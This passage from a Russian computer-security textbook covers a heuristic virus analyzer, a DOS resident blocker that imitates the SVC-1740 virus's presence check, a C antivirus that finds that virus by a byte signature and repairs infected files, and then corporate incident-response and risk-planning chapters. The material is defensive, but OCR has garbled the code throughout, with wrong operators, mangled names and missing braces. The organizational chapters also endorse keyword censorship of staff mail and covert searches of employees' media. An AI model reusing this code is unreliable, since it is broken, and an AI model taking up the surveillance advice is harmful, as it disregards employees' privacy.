После того как эмулятор завершит свою работу, последовательно запускаются два преобразователя. Первый преобразователь заполняет массив действия, выбирая данные из массива событий и цепочек связных и несвязных событий по следующему алгоритму:

```
for(i=0;i<CountMaskEvrnrs;i++) {
if (MaskEvents[i][0]==0) {
for(j=2;j<MaskEvents[i][1 ];]++)
if(Events[MaskEvents[i][j]]==0) goto nextMask;
else
for(e=0,j=2;j<MaskEvents[i][1];j++) {
if(Events[MaskEvents[i][j]]==0 II Events[MaskEvents[i][j]]<e)
```

```
goto nextMask;
else e=Events[MaskEvents[i][j]];
}
Actions[i]=1;
nextMask:;
}
```

где:

- **CountMaskEvents** — число масок цепочек событий;
- **MaskEvents** — двумерный массив цепочек связных и несвязных событий;
- **Actions** — массив действия.

Затем выполняется второй преобразователь, который выбирает данные из массива действия и цепочек эвристических масок и вычисляет эвристическое число по следующему алгоритму:

```
for(i=0;i<CountMaskHeurist;i++) {
for(j=1;j<MaskHeurist[i][0];j++)
if(Actions[MaskHeurist[i][j]]==0) goto nextMaskI;
NumberHeurist=i+1;
break;
nextMaskI:
}
```

где:

- **CountMaskHeurist** — число эвристических масок;
- **MaskHeurist** — двумерный массив с эвристическими масками;
- **NumberHeurist** — эвристическое число.

Блокировщик вируса

Рассмотрим пример. В дисплейном классе вуза эпидемия, часть машин заражена неизвестным вирусом. До конца сессии — несколько дней, выключение машин из учебного процесса смерти подобно (в первую очередь для обслуживающих класс сотрудников). Ситуация усугубляется тем, что студенты постоянно переносят программы на дискетах с одной машины на другую. Как ограничить распространение эпидемии, пока вирус не уничтожен?

Выход — написать антивирус-блокировщик. Практически все резидентные вирусы определяют факт своего наличия в памяти машины, вызывая какое-либо программное прерывание с «хитрыми» параметра-

ми. Если написать простую резидентную программу, которая будет имитировать наличие вируса в памяти компьютера, правильно «отзываясь на пароль», то вирус, скорее всего, сочтет эту машину уже зараженной. Даже если некоторые файлы на машине содержат в себе код вируса, в случае использования блокировщика заражения всех остальных файлов не произойдет.

Разумеется, надо попытаться запустить блокировщик раньше всех остальных программ, например, в файле config.sys:

```
install c:\util\stopsvc.com
```

Но если вирус успел заразить command.com или стартует из загрузочного сектора, то антивирус-блокировщик не поможет.

Листинг программы, блокирующей распространение вируса SVC 1740:

```
;; Резидентный блокировщик вируса SVC-1740
cseg segment
assume cs:cseg, ds:cseg, ss:cseg
org 100h
; Переходим к инициализации программы
Start:
jmp Install
; Обработчик прерывания INT 21 h .
Int21:
; Проверим номер функции, если 83h ;то это запрос присутствия
; вируса
cmp ah, 83h
jnz Skip21
; Ответим, что вирус присутствует
mov dx, 1990h
; Запускаем оригинальный обработчик прерывания
Skip21:
db 0EAh ;Код команды JMP
Ofs21 dw ?
Seg21 dw ?
; Инициализируем программу
Install:
; Проверим, не инсталлирована ли уже эта программа. Если
; инсталлирована, выведем сообщение об этом и выйдем
; из программы.
; Вторую копию программы инсталлировать не имеет смысла
mov ah,83h
int 21 h
```

```
cmp dx, 1990h
jz Already
; Считаем оригинальный вектор прерывания INT 21 h
mov ax,3521h
int 21h
mov Ofs21, bx
mov Seg21, es
; Установим наш вектор прерывания INT 21h
mov ax, 2521h
mov dx.offset Int21
int 21h
; Выведем сообщение об успешной инсталляции программы в памяти
mov ah, 9
mov dx, offset OkMes
int 21h
; Выйдем из программы, оставив обработчик резидентным
mov dx, offset Install
int 27h
; Выведем сообщение о том, что вирус
; или наша программа уже в памяти
Already:
mov ah, 9
mov dx, offset BadMes
int 21 h
ret
; Сообщения программы
OkMes db "Yeah! STOPSVC installed now!",13,10
db "(c) KostyaSoft, Samara 2003$"
BadMes db 7, "Perhaps, virus is in memory already. Sorry $"
cseg ends
```

Пример антивируса

Итак, нужно написать некую программу, которая будет сканировать каталоги указанного диска, искать зараженные файлы и исцелять их.

Важный момент — поиск и лечение должны производиться после загрузки с «чистой» дискеты. Это правило должно выполняться при использовании любого антивируса. Но если коммерческие программы, написанные профессиональными вирусологами, каким-то образом пытаются противодействовать «заразе», пресекая действия агрессивных резидентов, разыскивая и обращаясь к оригинальным обработчикам прерываний или проверяя свой код на целостность, то представленная программа из-за своей простоты этого делать не умеет.

В качестве языка программирования выбран C. Приоритетным признано использование таких библиотечных процедур, форматы которых идентичны во многих системах программирования. Поэтому, например, использовалась процедура **_dos_findfirst()**, а не **findfirst()**. Программа была написана и отлаживалась в системе программирования JPI TopSpeed C, а также была проверена на Borland C++. Кроме того, контролировалось наличие, идентичность по функциям и форматам вызова использованных библиотечных функций в системах программирования Microsoft C++ и Watcom C++. Но если что-то и не совпадет, откорректировать программу любому программисту не составит труда.

Основу программы составляет алгоритм обхода дерева каталогов и поиска в них файлов с расширениями «COM» и «EXE».

В тот момент, когда обнаружен очередной потенциально зараженный файл, вызывается функция **infectedQ** с именем файла в качестве параметра. Задачей этой функции является проверка указанного файла на заражение и возврат соответствующего признака.

В случае положительного результата на заражение вызывается функция **cure()**, которая и выполняет операцию исцеления зараженной программы.

Если требуется написать программу для лечения для какого-либо другого вируса, достаточно просто изменить содержимое процедур **cure()** и **infectedQ**.

Итак, как же узнать, заражена программа или нет? В основе общепризнанного метода лежит принцип выделения сигнатуры вируса. Сигнатура — это последовательность байт, однозначно характерная для конкретного вируса.

Разумеется, неправильно было бы использовать для детектирования файла такие ненадежные признаки, как, например, 60 секунд во времени создания файла. Во-первых, это может быть признаком случайного изменения (например, при упаковке/распаковке некоторыми архиваторами). Во-вторых, слишком многие вирусы используют для самоопознания одинаковые признаки. Наконец, эти признаки могут принадлежать совершенно здоровой программе (как в истории с антивирусом antitime и сигнатурой MsDos).

Вообще говоря, сигнатура — это множество N пар <Pi,Bi>, i=N, где Pi — расположение i-го байта, Bi — значение i-го байта. Но на практике часто используют непрерывные сигнатуры, для которых важно определить только место расположения первого байта и длину сигнатуры.

Какой должна быть длина сигнатуры? Вообще говоря, чем больше, тем лучше, в идеале в сигнатуру должна входить вся неизменяемая часть вируса, что гарантирует однозначность распознавания. Но это невероятно увеличит объем антивируса (а известные программы лечат тысячи вирусов) и замедлит процесс распознавания. Таким образом, целесообразным следует считать количество от нескольких байтов до нескольких десятков байтов — не больше. Остановимся на цифре 6.

Итак, в качестве сигнатуры вируса SVC-1740 выберем 6 байтов вируса, которые размещены начиная с 1724-го байта, если считать от конца зараженного файла (с 16-го байта вируса). Вполне возможно, что эти 6 байтов совпадают для всех вирусов семейства SVC. Но вероятность того, что машина сразу заражена несколькими вирусами одного семейства, крайне мала. А вот выбор в качестве сигнатуры шести первых байтов вируса был бы точно ошибочным, потому что, как уже говорилось выше, подобное начало характерно для очень большого числа вирусов.

Итак, сигнатура 0B4h 83h 0CDh 21h 5Eh 56h длиной 6 байтов расположена начиная с 1724-го байта, если считать от конца зараженной программы.

Теперь рассмотрим вопрос лечения программы. Фрагменты зараженной программы, которые необходимо восстановить для излечения, определены ранее.

Напомним, что вирус SVC-1740, заражая программу, дописывается в ее конец, сохраняя в своем теле первые 24 байта оригинальной программы. Поэтому для излечения как EXE, так и COM-программ, вполне достаточно переписать сохраненные 24 байта в начало программы без учета того, что большая их часть не была изменена, и отсечь 1740 вирусных байтов в конце зараженной программы.

Но с методической точки зрения, следуя стратегии заражения, необходимо в COM-программе восстановить только первые три байта, а в EXE-программе — 6 ранее измененных слов заголовка.

Поэтому для функции **cure()** предусмотрен именно второй алгоритм лечения, хотя он более медленный и сложный.

Итак, для COM-файла считываем 3 байта, с 80-го по 78-й, если считать от конца файла, и переписываем их в начало файла, для EXE-файла перемещаем 6 слов согласно таблице, показанной ниже, и отсекаем последние 1740 байтов.

Таблица перемещений для EXE-файла

Источник, отсчет от конца файла	Приемник, отсчет от начала файла
78	2
76	4
66	14
64	16
60	20
58	22

Демонстрационный антивирус-фаг для вируса SVC-1740.

```
#include <stdio.h>
#include <dos.h>
#include <dir.h>
#include <str.h>
#include <process.h>
#include <errno.h>
#include <bios.h>
#include <io.h>
#include <fcntl.h>
#define F_FOUND 0
#define PATH_LEN 128
#define DRIVE_LEN 4
#define BLANK_LEN 80
#define BAD 1
#define GOOD 0
#define DBG
char
/* Строка имени текущего подкаталога */
path[PATH_LEN],
/* Строка имени начального места расположения */
old_path[PATH_LEN],
/* Строка имени требуемого устройства */
drive[DRIVE_LEN],
/* Пустая строка */
blank[BLANK_LEN];
int
```

```
/* Количество отсканированных каталогов */
n_dir,
/* Количество исследованных файлов */
n_fil,
/* Количество больных и исцеленных файлов */
n_ill;
int
/* Длина имени файла */
I,
/* Временный индекс */
1
^include "antilib.c"
/* Рекурсивная процедура обхода дерева каталогов */
walk()
{
int found_d, found_f;
struct find_t buf;
/* Поиск каталогов */
found_d=_dos_findfirst("*.*",_A_SUBDIR ,&buf);
while (found_d =- F_FOUND)
{
if ((buf.name[0] != ".") && (buf.attrib & _A_SUBDIR ))
{
chdir(buf.name);
walk();
chdir("..");
}
found_d=_dos_findnext( &buf );
/* К этому моменту не отсканированных нижележащих каталогов
больше не осталось - сканируем файлы */
n_dir++;
getcwd( path, PATH_LEN );
/* Поиск файлов */
while (foundJ == F_FOUND)
{
1=strlen( buf.name );
if (((buf.name[l-3]=="C")&&
(buf.name[l-2]=="O")&&
(buf.name[l-1]=="M"))ll
((buf.name[l-3]=="E")&&
(buf.name[l-2]=="X")&&
(buf.name[l-1]=="E")))
(
```

```
n_fil++;
printf("%c%s",13,blank);
printf("%c%s\\%s ",13,path,buf.name);
/* Нашли новый файл - надо проверить, инфицирован ли он. Если
заражен, то лечим */
if (infected(buf.name)==BAD) cure(buf.name);
}
found_f=_dos_findnext( &buf );
}
}
main( int argc, char *argv[] )
{
puts("ANTISVC - демонстрационный антивирус-фаг");
if (argc < 2)
{ puts("Введите имя диска в качестве параметра"); exit(2); }
if(((toupper(argv[1][0]))>"Z")ll((toupper(argv[1][0]))<"A"))
{ puts("Неверно задано имя диска"); exit(3); }
drive[0]=argv[1][0]; drive[1 ]=":"; drive[3]="\0';
for (i=0;i<BLANK_LEN;i++) blank[i]=" ";blank[BI_ANK_LEN-1]="\0";
n_dir=0; n_fil=0;
getcwd(old_path, PATHJ-EN);
drive[2]="\0"; system(drive);
drive[2]="\"; chdir(drive);
/* Запускаем рекурсивный обход дерева каталогов для выбранного
диска */
walk();
old_path[2]="0"; system(old_path);
old_path[2]="\\"; chdir(old_path);
printf("\nКаталогов : %c1\nфайлов : %b\nОбнаружено больных и из-
лечено: %d", n_dir, n_fil, n_ill);
if (n_ill) exit(1); else exit(0);
```

Файл «ANTILIB.C», включаемый в предыдущий:

```
/* Сигнатура */
char sign[7]={ (char) 0xB4,
(char) 0x83,
(char) 0xCD,
(char) 0x21,
(char) 0x5E,
(char) 0x56,
"\0");
int infected( char *fn )
int f;
int r,q;
```

```
char buf[7]; /* Буфер под сигнатуру */
/* Открываем файл */
r=_dos_open( fn, O_RDONLY, &f );
if (r) { printf(" - ошибка открытия!"); return GOOD; }
/* Читаем 6 байт */
lseek( f, -1724, SEEK_END );
r=_dos_read( f, buf, 6, &q ); buf[6]="\0";
if ((r)ll(q!=6)) {printf(" - ошибка чтения!"); _dos_close(f);
return GOOD;
/* Закрываем файл */
_dos_close(f);
/* Сравниваем байты с сигнатурой */
if (strcmp( buf, sign)==0)
( printf(" - был болен и..."); n_ill++; return BAD; }
/* Болен !!! */
/* Годен к в/службе. П/пк мед. службы Орлов :-) */
return GOOD;
cure( char *fn )
int f;
int mz;
int r,q;
char buf[24]; /* Буфер под байты */
/* Открываем файл */
r=_dos_open( fn, O_RDWR, &f );
if (r) { printf(" - ошибка открытия!"); return; }
/* Читаем первые два байта для определения типа программы */
r=_dos_read( f, &mz, 2, &q );
if ((r)ll(q!=2)) {printf(" - ошибка чтения!"); _dos_close(f);
return; }
/* Читаем сохраненные вирусом 24 байта старого начала */
lseek( f, -80, SEEK_END );
r=_dos_read( f, buf, 24, &q );
if ((r)ll(q!=24)) (printf(" - ошибка чтения!"); _dos_close(f);
return; }
/* Определяем тип программы */
if ((mz==0x4D5A)ll(mz==0x5A4D))
{ /* Это exe */
/* Пишем правильные PartPag и PageCnt */
lseek( f, 2, SEEK_SET );
r=_dos_write( f, &buf[2], 4, &q );
if ((r)ll(q!=4)) {printf(" - ошибка записи!"); _dos_close(f);
return; }
/* Пишем правильные ReloSS и ExeSP */
```

```
lseek( f, 14, SEEK_SET );
r=_dos_write( f, &buf[14], 4, &q );
if ((r)ll(q!=4)) {printf(" - ошибка записи!"); _dos_close(f);
return; }
/* Пишем правильные ReloCS и ExelP */
lseek( f, 20, SEEK_SET );
r=_dos_write( f, &buf[20], 4, &q );
if ((r)ll(q!=4)) {printf(" - ошибка записи!"); _dos_close(f);
return; }
)
else
( /* Это corn */
/* Восстанавливаем сохраненные 3 первые байта программы */
lseek( f, 0, SEEK.SET);
r=_dos_write( f, &buf[0], 3, &q );
if ((r)ll(q!=3)) {printf(" - ошибка записи!"); _dos_close(f);
return; }
/* Усекаем файл (переходим на начало вируса и записываем 0 байт)
*/
lseek( f, -1740, SEEK_END);
r=_dos_write( f, buf, 0, &q);
/* Закрываем файл */
_dos_close(f);
printf("Теперь исцелен !\n");
return;
}
```

Часть 9. Выход из кризисных ситуаций

Глава 1. Цели защитных мероприятий

Оперативные действия мобильных IT-команд рассматриваются руководством многих крупных корпораций как составная часть оперативной работы по охране и поддержанию работоспособности своих информационных ресурсов, сетей. Методы оперативного обеспечения представляют собой комплекс административных и полуадминистративных, политических, психологических и экономических мер защиты и нападения.

Конечной целью борьбы против различных кризисных и проблемных ситуаций является создание активной и четко отлаженной защитной системы, с помощью которых можно оперативно и адекватно реагировать на внешние раздражители с целью их полной нейтрализации. Наиболее эффективными раздражающие и криминальные действия против информационных систем корпорации являются действия, которые пользуются поддержкой или попустительством собственного персонала. В этой связи с этим можно считать непременным условием успешной борьбы с подобного рода ситуациями, прежде всего их изоляция от собственных сотрудников и лишение поддержки извне.

Для достижения указанных целей должны быть решены такие основные задачи, как:

- выявление возможных видов угроз, маршрутов реализации внешних и внутренних атак;
- разработка и внедрение четких, формализованных планов действий персонала и организационных структур на случай различных внештатных ситуаций;
- осуществление политических, экономических, социальных и иных мероприятий с целью стимуляции преданного персонала своей организации;

Решающим условием успеха защитных мероприятий является централизованное руководство всеми силами и средствами, участвующими в этой борьбе. Высшим органом руководства защитными мероприятиями в данной организации, фирме считается Координационный центр по информационной безопасности (возглавляется обычно вице-президентом, начальником департамента информационной безопасности, руководителем отдела информатизации), который представляет собой объединенное учреждение, организуемое на различных уровнях. Такой орган может эффективно планировать, координировать и направлять операции собственных сил в той или иной ситуации, районе.

Глава 2. Организация работы IT-команды и методы оперативного обеспечения

Защитные мероприятия организуются и проводятся централизованным управлением в масштабах той или иной организации. Однако непосредственными исполнителями защитных акций (действий) являются оперативные команды быстрого реагирования (5-15 человек).

Весь персонал и сторонние консультанты, привлекаемые к защитным мероприятиям в данной организации или информационной сети, составляют оперативную группу со своим штабом, оперативным управлением, каналами двухстороннего обмена информацией с Координационным центром по информационной безопасности. В ходе защитных мероприятий локальных и глобальных сетей, web-сайтов корпорации, антивирусной безопасности и безопасности от стихийных бедствий, ошибках в операционных системах, программных сбоях и хакерских атак, в зависимости от характера и специфики выполняемых задач, в состав специальной группы могут включаться специалисты (группы специалистов и консультантов) по разведке и противодействию промышленному шпионажу, работе с пользователями, организации чрезвычайных административных мер, связи, техническому обслуживанию данного компьютерного парка.

Кроме того, в специальных группах могут быть специалисты из фирмы-производителя программного обеспечения, используемого в данной корпорации, собственной службы персонала и офицеры правоохранительных органов.

Считается, что в качестве основных сил для ведения защитных мероприятий повседневного характера, должны, прежде всего, использоваться местные администраторы и специалисты по информационной бе

опасности, а специальные оперативные группы должны составлять постоянный резерв защитных сил организации (удаленного филиала корпорации).

Зоны ответственности района защитных действий выделяются в виде естественных сегментов (подсегментов) сети, нескольких объединенных рабочих групп или по территориальному признаку (отдельные здания, удаленные филиалы), но предназначаются для одного местного отдела автоматизации (или нескольких сотрудников, если создание целого отдела нецелесообразно по экономическим и иным причинам).

Границы зон ответственности рекомендуется совмещать с границами административных (государственных) районов, если информационные сети предприятия (корпорации) представляют собой разветвленную структуру. Зоны ответственности для управления автоматизации могут делиться на секторы отделов, которые, в свою очередь, могут делиться на секторы групп или отдельных специалистов.

Размеры зон и секторов ответственности зависят от условий в корпорации, где проводятся защитные меры упреждающего и противодействующего характера. Управлению автоматизации может быть назначена зона численностью до десятков тысяч пользователей. При этом уровень секторов ответственности отделов может занимать не всю площадь зоны ответственности управления. В таком случае предусматривается последовательное проведение защитных мероприятий в каждом из районов зоны.

Одним из наиболее важных мероприятий, определяющих успех борьбы, является своевременность получения и использования информации о новых разработках в программном комплексе — новые версии операционных систем и антивирусных комплексов, новые заплаты для всевозможных офисных продуктов, рекомендации по настройкам пакетных фильтров и организации передачи информации из одной подсети в другую.

Гибкость и высокая скорость обновления подобной информации делает сведения о ней быстро устаревающими, поэтому необходимо прилагать максимум усилий на всех уровнях иерархической структуры для сокращения времени от получения информации и материалов, программ, до их проверки, практической реализации и адекватного повсеместного внедрения.

Глава 3. Мероприятия по предупреждению кризисных ситуаций

Информационная разведка, мониторинг и поиски уязвимостей в собственных системах безопасности и информационных сетях проводятся силами персонала отделов автоматизации на местах. Группы в размере 1-3 специалистов являются основной единицей подобного рода действий. Они занимаются поиском различного рода аномальной активности в пределах зоны ответственности данного отдела.

Группы являются первичными источниками данных о несанкционированных проникновениях, нестандартных действиях программных комплексов и офисных приложений. На них возлагаются задачи не только по обнаружению неправомерных действий или ошибок в программном обеспечении, но и по поддержанию тесного соприкосновения с данными ситуациями в интересах детальной разведки, обеспечения выигрыша времени, сосредоточения сил и средств, необходимых для ведения действий по ликвидации чрезвычайных ситуаций. Предусматривается также осуществление поисков и засад силами групп с целью провокации сбоев, информационных атак с целью открытия других источников дополнительной информации и совершенствования собственной системы безопасности.

Наиболее распространенным способом действий групп при выполнении информационной разведки и мониторинга по обнаружению аномальной активности, программных и иных сбоев является поиск в заданном районе — это может быть как локальная сеть предприятия, так и киберпространство Интернет, собственные web-узлы и ftp-сервера, скрипты, активность пользователей.

Глава 4. Контрразведывательные и административные мероприятия

Административно-полицейские мероприятия рекомендуется проводить регулярно, постоянно меняя тактику в комплексе с другими мерами, привлекая как сотрудников отделов автоматизации, так и обычных пользователей. К указанным мероприятиям относятся следующие:

1. Контроль за деятельностью собственных пользователей, рабочих и смежных групп. Администраторы проводят регистрацию всех

пользователей, находящихся в данном комплексе сети, и выдают пароли, логины и иные опознавательные знаки, удостоверяющие их личность. Периодически вводится режим проверки информационных сообщений, где пользовательскую почту и сообщения подвергают цензуре с помощью компьютерных программ, настроенных на реакцию по заранее определенному списку ключевых слов. Свободная передача информации и команд разрешается только в пределах своей подсети. Особое место отводится жесткому контролю за выдачей и регулярной сменой паролей. Определяются категории персональных компьютеров и их владельцев, которые получают высшие права доступа к информационным ресурсам фирмы.

С помощью специализированных программ-мониторов администраторы организуют тщательное наблюдение за лицами, подозреваемыми в неправомерных действиях — ведется тщательный учет всех действий, которые записываются в файлы логов.

2. Проведение негласной ревизии содержимого магнитных носителей сотрудников, что, согласно законодательству многих стран, является допустимым — на работе персонал должен думать только о ней. Эти мероприятия проводятся с целью проверки подозрительных пользователей.

3. Организация постоянного мониторинга. С целью аутоидентификации, контроля за правилами передачи информационных сообщений и команд, перехвата на ранних стадиях информации об ошибках в используемом программном обеспечении. Предусмотрено выделение рабочей группы для мониторинга в составе группы IT-специалистов по заранее установленным сменам (1-2 человека), усиленной группы IT-специалистов (3-5 человек) и постоянной группы быстрого реагирования.

4. Организация охраны важных информационных ресурсов — серверов, файловых архивов, web-сайтов корпорации, коммутаторов, маршрутизаторов, рабочих станций администраторов. Информационная охрана данных объектов организуется администраторами совместно со службой безопасности. Для надежности охраны применяются комбинированные методы — информационная безопасность обеспечивается пакетными фильтрами, антивирусными комплексами, системами парольного доступа и разграничения полномочий.

Рабочим группам по мониторингу и информационной разведке рекомендуется изменять график своей смены, маршрутов и средств проверки. Большое внимание должно уделяться охране коммуникаций (линии связи, кабеля локальной сети и витая пара, оптико-волоконные линии связи, терминалы спутниковой и сотовой связи).

Все сегменты сетей и линии связи в организации в зависимости от степени защищенности от чрезвычайных ситуаций, делятся на три категории: красные, желтые и зеленые.

К красным относят линии и серверы, находящиеся в зонах, где высока вероятность возникновения чрезвычайных ситуаций. Движение незашифрованных пакетов по ним запрещается. Движение команд и передача данных — только для выполнения активных мероприятий по защите информации.

К желтым относят линии и серверы, на которых имеется хотя бы малейшая угроза безопасности. На таких линиях сконцентрировано максимально возможное внимание администраторов, антивирусные комплексы настроены на избыточное сканирование, пакетные фильтры настроены на максимально жесткое отношение к скриптам и аплетам, вводятся в действие программы, предупреждающие о несанкционированном сканировании открытых портов сервера. По таким линиям передачи данных запрещается передача и прием информации без антивирусного контроля и подтверждающих, зашифрованных пакетов от отославшего и принявшего серверов, причем такие пакеты должны быть посылаемы через определенный промежуток времени — в случае отсутствия пакета включается система тревоги — либо вышел из строя сервер, либо перехват на линии.

Категорию зеленых составляют линии связи и серверы, проходящие в сегментах сети, в которых низка вероятность возникновения различных чрезвычайных ситуаций. Передача информации разрешена без ограничений, шифрование не применяется, антивирусные комплексы осуществляют общее прикрытие.

Глава 5. Анализ риска и составление планов

Как показывает практика, четкие действия, в ответ на кризисную ситуацию, всегда успешнее, если проводятся по заранее известному плану и были отработаны заранее. Для оценки риска угроз при том или ином варианте применяются различные методики.

Основные этапы анализа риска

Процесс получения количественной или качественной оценки ущерба, который может произойти в случае реализации угрозы безопасности автоматизированной информационной системы (АИС в дальнейшем) должен состоять из ряда действий:

1. Описание компонентов АИС.

Все компоненты можно разбить на следующие категории:

- оборудование — ЭВМ и их составные части, периферийные устройства;
- программное обеспечение — приобретенные программы и собственные разработки;
- данные — временные, хранимые постоянно, на любых носителях;
- сотрудники — пользователи и обслуживающий персонал;
- технология обработки информации в данной АИС.

В результате этого этапа необходимо четко зафиксировать состояние АИС как совокупности различных компонентов и технологии обработки информации.

2. Определение уязвимых мест АИС.

Для всех категорий компонентов АИС, перечисленных выше, необходимо определить, какие опасности могут угрожать каждой из них и что может быть их причиной.

Примеры опасных воздействий:

- стихийные бедствия — пожары, ураганы, наводнения, отключения энергии;
- внешне воздействия — подключение к сети, интерактивная работа, воздействие хакеров;
- преднамеренные нарушения — действия обиженных служащих, взяточников, любопытных посетителей, конкурентов;
- неумышленные ошибки — ввод ошибочной команды, данных, использование неисправных устройств, носителей, пренебрежение правилами безопасности.

3. Оценка вероятностей проявления угроз безопасности АИС.

Определяется, как часто может проявиться каждая из угроз безопасности АИС:

- эмпирическая оценка количества проявлений угрозы за некоторый период времени;

- непосредственная регистрация событий — для оценки вероятности часто проявляющихся событий;
- оценка частоты проявления угрозы.

4. Оценка ожидаемых размеров потерь.

Как и оценка частоты реализации различных угроз, определение потерь трудно поддается расчету. Многие данные нуждаются в защите по вполне объяснимым причинам. Защищать необходимо личные данные (страховые полисы, счета, медицинскую информацию), коммерческую информацию (технологические, управленческие, финансовые и другие секреты). Однако при этом трудно оценить величину потерь при искажении, потере этих данных, либо при невозможности получить данные в требуемое время.

Для более точного подхода к данному вопросу рекомендуется ответить на нижеприведенные вопросы:

- Каковы ваши обязательства по сохранению конфиденциальности и целостности тех или иных данных?
- Может ли компрометация этих данных привести к несчастному случаю? Существует ли реальная возможность такого события?
- Может ли несанкционированный доступ к этим данным послужить причиной потерь в будущем (упущенная выгода в бизнесе)? Может ли этот случай послужить вашим конкурентам? Каковы возможные потери от этого?
- Каков может быть психологический эффект от потери? Возможные затруднения? Кредитоспособность? Потеря клиентуры?
- Каково значение доступа к этим данным? Может ли обработка этих данных быть отложена? Могут ли эти вычисления выполнены где-либо еще? Сколько вы можете заплатить за обработку этих данных в другом месте?
- Каково для вас значение несанкционированного доступа конкурентов к вашим данным? Насколько они заинтересованы в этих данных?
- Какие проблемы могут возникнуть при утере ваших данных? Могут ли они быть восстановлены? Каков объем работ по восстановлению? Сколько это будет стоить?

5. Обзор возможных методов защиты и оценка их стоимости.

Для уменьшения ущерба необходимо применение и совершенствование различных мер защиты АИС — организационных и программно-технических. Эффективность метода — его способность противостоять угрозе определенного класса. Получить реальное значение эффективности лучше эмпирически.

6. Оценка от выгоды предполагаемых мер.

Величина выигрыша может иметь положительное или отрицательное значение. В первом случае это значит, что использование системы защиты приносит очевидный выигрыш, а во втором — лишь дополнительные расходы на обеспечение собственной безопасности.

Сущность этого этапа заключается в анализе различных вариантов построения системы защиты и выборе оптимального из них по некоторому критерию — обычно по наилучшему соотношению «эффективность/стоимость».

В качестве примера можно привести бюджет на информационную защиту одной средней компании одного из западных штатов США, специалистам которой необходимо было оценить выгоду при защите информации от раскрытия или обработки на основе некорректных данных в течение одного года.

Величина ущерба в данном случае была определена в $10.000.000 (С). Предварительный анализ показал, что в среднем эта ситуация встречается один раз в пять лет (P=0,2).

Тогда стоимость потерь для данной угрозы (СР) составит:

```
CP = C * P = $10.000.000 * 0,2 = $2.000.000
```

Далее был проведен комплекс мероприятий по проверке эффективности методов защиты — в результате экспертной оценки было получено значение в 87% (ЕМ) (в 87 случаях из 100 защита срабатывает), тогда:

```
EM = 87% * CP = 87% * $2.000.000 = $1.740.000
```

Затраты на реализацию этих методов (закупка средств защиты, обучение персонала, изменение технологии обработки информации, зарплата персоналу и т.д.) составили (СМ) $654.000 Тогда величина выгоды равна:

```
PR = EM - CM = $1.740.000 - $654.000 = $1.086.000
```

Величина выгоды имеет явно положительное значение, что говорит о целесообразности примененных методов защиты.

Глава 6. Особенности защиты для сетей различных топологий

Топология «Звезда»

Легкость подключения новых устройств без реконструкции сети. Центральный узел может осуществлять коммутацию каналов, сообщений и пакетов. В случае сбоя на центральном узле вся сеть выходит из строя. Центральный узел требует жесткой физической и логической защиты. Установленное соответствие «точка-точка», широковещательные передачи невозможны. Основная информация содержится на центральном узле, периферийные узлы играют роль терминалов.

Топология «Кольцо» (узлы сети равноправны)

Нет центрального узла, с которым ассоциируются проблемы безопасности. Каждый узел имеет равноправные возможности для передачи сообщения. Разрыв кольца выводит систему из строя. При добавлении нового узла требуется реконфигурация сети.

Передача сообщения через другие узлы снижает безопасность сети. Каждый узел должен быть достаточно производительным. Передача сообщения через промежуточный узел позволяет производить с ним любые манипуляции, криптозащита приведет к потере производительности.

Топология «Общая шина»

Нет центрального узла. Разрыв шины, изоляция одного устройства не влияют на работу остальных. Легкость расширения. Пропускная способность может снижаться при повышении нагрузки. Возможность прослушивания сообщений, предназначенных другим узлам. Необходимы более жесткие средства аутентификации. Наиболее удобна и производительная организация, однако требует более жестких мер защиты, особенно на уровне протоколов низких уровней.

Глава 7. Составление плана защиты

После того как были определены угрозы безопасности АИС и выбраны меры защиты, необходимо составить ряд документов, отражаю-

щих решение администрации АИС по созданию системы защиты. Это решение конкретизируется в нескольких планах: плане защиты, плане обеспечения непрерывной работы и восстановления функционирования АИС.

План защиты

Определяет реализацию системы защиты организации и необходим в повседневной работе, т.к. представляет собой организационный фундамент, на котором строится все здание системы защиты.

Содержит следующие группы сведений:

1. Политика безопасности

Набор законов, правил и практических рекомендаций — управление, защита, распределение критичной информации АИС.

- цели, преследуемые реализацией системы защиты в АИС;
- меры ответственности средств защиты и нижний уровень гарантированной защиты;
- обязательства и санкции, связанные с защитой.

2. Текущее состояние системы

- формирование списка относящихся к АИС компонентов — оборудование, программы, данные, персонал;
- составление списка реализации угроз работ системы, роль и место средств защиты для предотвращения кризисных ситуаций;
- сведения о действиях средств защиты в случае возникновения непредусмотренных ситуаций;
- адаптация системы защиты к действующим правилам АИС.

3. Рекомендации по реализации системы защиты.

- определение размеров наибольших потерь, независимо от вероятности появления соответствующих событий;
- размеры наибольших ожидаемых потерь;
- меры, принимаемые в случае критических ситуаций, стоимость таких мер;
- рекомендации по средствам контроля в чрезвычайных ситуациях;

4. Ответственность персонала

- пользователь персонального компьютера, рабочей станции или терминала несет ответственность за физическую целостность компьютера по время сеанса работы с АИС, а также за неразглашение собственного пароля и логина;
- администратор баз данных несет ответственность за конфиденциальность информации в базах данных, ее логическую непротиворечивость и целостность;
- сотрудник руководства отвечает за разделение обязанностей служащих в сфере безопасности обработки информации, предупреждение возможных угроз и профилактику средств защиты.

5. Порядок ввода в действие средств защиты

Ввод в работу крупномасштабных и дорогих средств защиты целесообразно проводить постепенно, давая возможность обслуживающему персоналу и пользователям спокойно ознакомиться со своими новыми обязанностями. Для этого необходимы разного рода тренировки, занятия по разъяснению целей защиты и способов ее реализации.

- расписание информационных занятий;
- детализированный порядок ввода в действие системы защиты;

6. Порядок модернизации средств защиты

- список объектов, содержащих ценную информацию, их содержимое и список пользователей должны периодически просматриваться и изменяться в соответствии с текущей ситуацией;
- периодически должен проводиться анализ риска, учитывающий изменения обстановки;
- сроки и условия пересмотра.

План обеспечения непрерывной работы и восстановления функционирования АИС

Разрабатывается для определения действий персонала в критических ситуациях с целью обеспечения непрерывной работы и восстановления. Наличие любого плана ОНРВ — реального и адекватного — благотворно влияет на моральную обстановку в коллективе, так как пользователи обязательно должны быть уверены в том, что даже в самых

неблагоприятных условиях большая часть их труда будет сохранена, руководство должно быть уверено, что не придется начинать все с начала.

1. **Реальность плана ОНРВ**

Обеспечение непрерывной работы и восстановления).

- документ должен оказывать реальную помощь в критических ситуациях;
- план действий должен быть простым и ясным;
- план должен учитывать реальное состояние компонентов системы, способов их взаимодействия.

2. **Быстрое восстановление работоспособности системы**

- реальные действия по восстановлению системы;
- механизмы расследования и наказания виновных;

3. **Совместимость с повседневной деятельностью**

- предлагаемые планом ОНРВ методы и действия должны быть согласованы с режимом работы АИС;

4. **Практическая проверка**

- теоретическая проверка положений плана ОНРВ;
- практическая проверка положений плана ОНРВ;

5. **Обеспечение**

- резервные копии, рабочие места;
